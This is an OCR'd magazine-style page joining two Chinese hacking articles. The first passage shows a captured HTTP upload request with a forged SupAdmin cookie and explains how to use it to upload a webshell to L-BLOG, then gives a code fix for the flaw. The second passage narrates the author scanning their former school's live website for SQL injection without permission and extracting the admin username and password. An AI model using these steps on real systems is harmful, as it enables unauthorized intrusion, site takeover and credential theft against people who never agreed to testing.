如果我们拿到了管理员权限之后，我们为了要扩大控制。就必须要得到BLOG的webshell，在发表日志的功能模块我们可以找到上传的选项，从而就可以上传webshell，首先我们必须要拿到L-BLOG上传的封包信息，还有COOKIE这样子就可以进行提交了！封包信息如下：

```
POST /attachment.asp?action=upload HTTP/1.1
Cookie: ASPSESSIONIDQCRQSADR=KLPPKDNCPKC
KFOG
JIBBFOIAN; guoming=memPassword=E05CDD2E1AB4BF
0AAE
6A8E02217C234C&memLastpost=2005%2D1%2D7+21%3A24%3A2
1&memStatus=SupAdmin&memName=h4k%5Fb4n
-----------------------------7d53a9b5607f0
Content-Disposition: form-data; name="File";
filename="C:\Documents and Settings\Administrator\My
Documents\xxx\1.jpg"
Content-Type: image/pjpeg
```

从上面的信息我们得到分析就是上传的页面是**attachment.asp?action=upload**，文件字段为**name="File"**，所以在使用工具的时候注意这两点进行设置，要不然弄不上去就不要说我骗人啊！我们用老兵的上传工具进行示范，如图2。




图2

图3中我们可以看到webshelll，已经上传上去了。这样子BLOG的漏洞就基本上被我们榨干了，顺便要说的是webshell上去之后会出现乱码的情况，是因为L-BLOG采用UTF-8的编码。只要我们把webshell修改了编码就完全可以避免这个问题的发生了。




图3

漏洞的修复

COOKIE的修复方法的原理就是将admin用户组手工删除，只给指定用户用户管理权限（指定用户指的是blog的管理员帐号)。

步骤

第一：default.asp文件里找到Sub MemberCenter '' 用户中心的下面。将**IF memStatus="SupAdmin"**改成**memName=**指定用

```
户，然后将后面的代码删除
    ElseIF memStatus="Admin" Then
    Response.Write("<a href=""blogpost.asp""><img src=""images/icon_newblog.gif""/ align=""absmiddle"" border=""0"">"&S_Post_New&"</a><br>")
    第二：blogpost.asp文件里开头<%IF memStatus<>"Admin" AND memStatus<>"SupAdmin" Then%> 改成<%IF memName<>指定用户 Then%>
    第三：attachment.asp文件里将<%IF memStatus="SupAdmin" OR memStatus="Admin" Then改成<%IF memName=指定用户 Then
    第四：admincp.asp文件里将<%IF memStatus<>"SupAdmin" Then%>改成<%IF memName<>指定用户 Then %>
```

我想大概意思你一定明白了，就是将memStatus="SupAdmin"或者memStatus="Admin"用"memName=指定用户"就可以了，如果有多人用的话，就改成"memName=指定用户 or memName=指定用户1 or memName=指定用户2"


注意：

如果是“<>”关系的话，多用户用and连接，如果是“=”关系的话，多用户用or连接。这样子BLOG程序的COOKIE漏洞就已经可以避免了，而上传以及跨站式脚本攻击的漏洞官方网站已经提供了补丁下载，我在这里就不再一一解释了。

关于其他BLOG程序的漏洞

因为篇幅的问题本来还想把其他的BLOG程序的漏洞详细的告诉大家的，现在只好说说大概吧，剩下的BLOG有部分存在着暴库以及上传过滤不严等等的漏洞，希望正在使用这些blog程序的用户到这些程序的官方网站下载最新的补丁，避免BLOG受到攻击。

文章到此就已经完全的结束了，这篇文章不是为了让大家知道如何去攻击L-BLOG，而是希望大家在看的过程当中，要知道每个程序可能会存在着什么漏洞、什么起因，从而进行修复或者引起注意。在使用程序的过程中，不但要懂得如何去利用，也要懂得利用的前提下去发现漏洞，去发现问题的所在。



要放暑假了很想回母校看看，不知道老师们还好么？也不知道学校变成什么样子了。上次打电话听老爸说，我们初中新聘了位老师，网络方面很厉害的，还给学校做了站点，看来我们初中也有了很大的变化呀！记得我上学的时候网络还不是很普及，现在都有自己的网站了，发展还真不小。

在百度上搜索“** 五中”还真找到了我的母校，很兴奋的打开了母校的主页，网站做的的确不错，界面很华丽，尤其是LOGO做的很有个性。

出于好奇就想测试一下它的安全程度，不知道华丽的外表下是不是也同样有着坚固的网站结构，首先我们就来看看新闻系统，如图1。看上去很眼熟，就是忘了在哪见过了。先不管了，先看看可不可以注入，我比较懒，那么今天就找个工具来完成注入点的检测吧。




图1

如图2，我们就用这个Asp Site Scan来扫描一下吧。在WEB URL框里写上要检测的链接就可以了（这里要注意如果要检测http://******/******/******/more.asp?typeid=10，那么我们填http://******/******/******/就可以了，这样可以对http://******/******/******/下的每个页面进行检测，想一想如果要你手工检测每个页面，那要多辛苦呀？还是懒人好吧^_^）。




图2

很快我们就看到结果了，如图3，我们看到有四个注入点。由于这个软件是功能限制版的，注入功能就不能用了。那么下一步我们就要开始注入猜解了，手工猜解？我可懒的猜了，记得在刚学猜解的时候，猜一个6位的表名，两个5位的字段名，一个8位的用户名和和一个16位密码，用了我一个下午的时间，现在想起来还有点怕呢。那就这么放弃？当然不了，就算我愿意放弃，你肯答应么？好了，闲话少说，接下来我们就用要饭哥的绝世猜解吧。




图3

一个人的战争

如图4，进行选项设置，然后点“go”开始猜解，不一会就猜解好了，如图5。我们看到结果中显示“存在表名：users；猜出帐号字段名：name；已经猜出帐号长度为：5；猜出密码字段名：pwb；已经猜出密码的长度为：7。我们再看看“猜解管理入口”、“猜解帐号”和“猜解密码的结果”，我们可以看到猜解的结果，管理入口没有猜到，帐号是：admin 密码是：*******。有了帐号和密码，却不知道管理入口，你说郁闷不？




图4

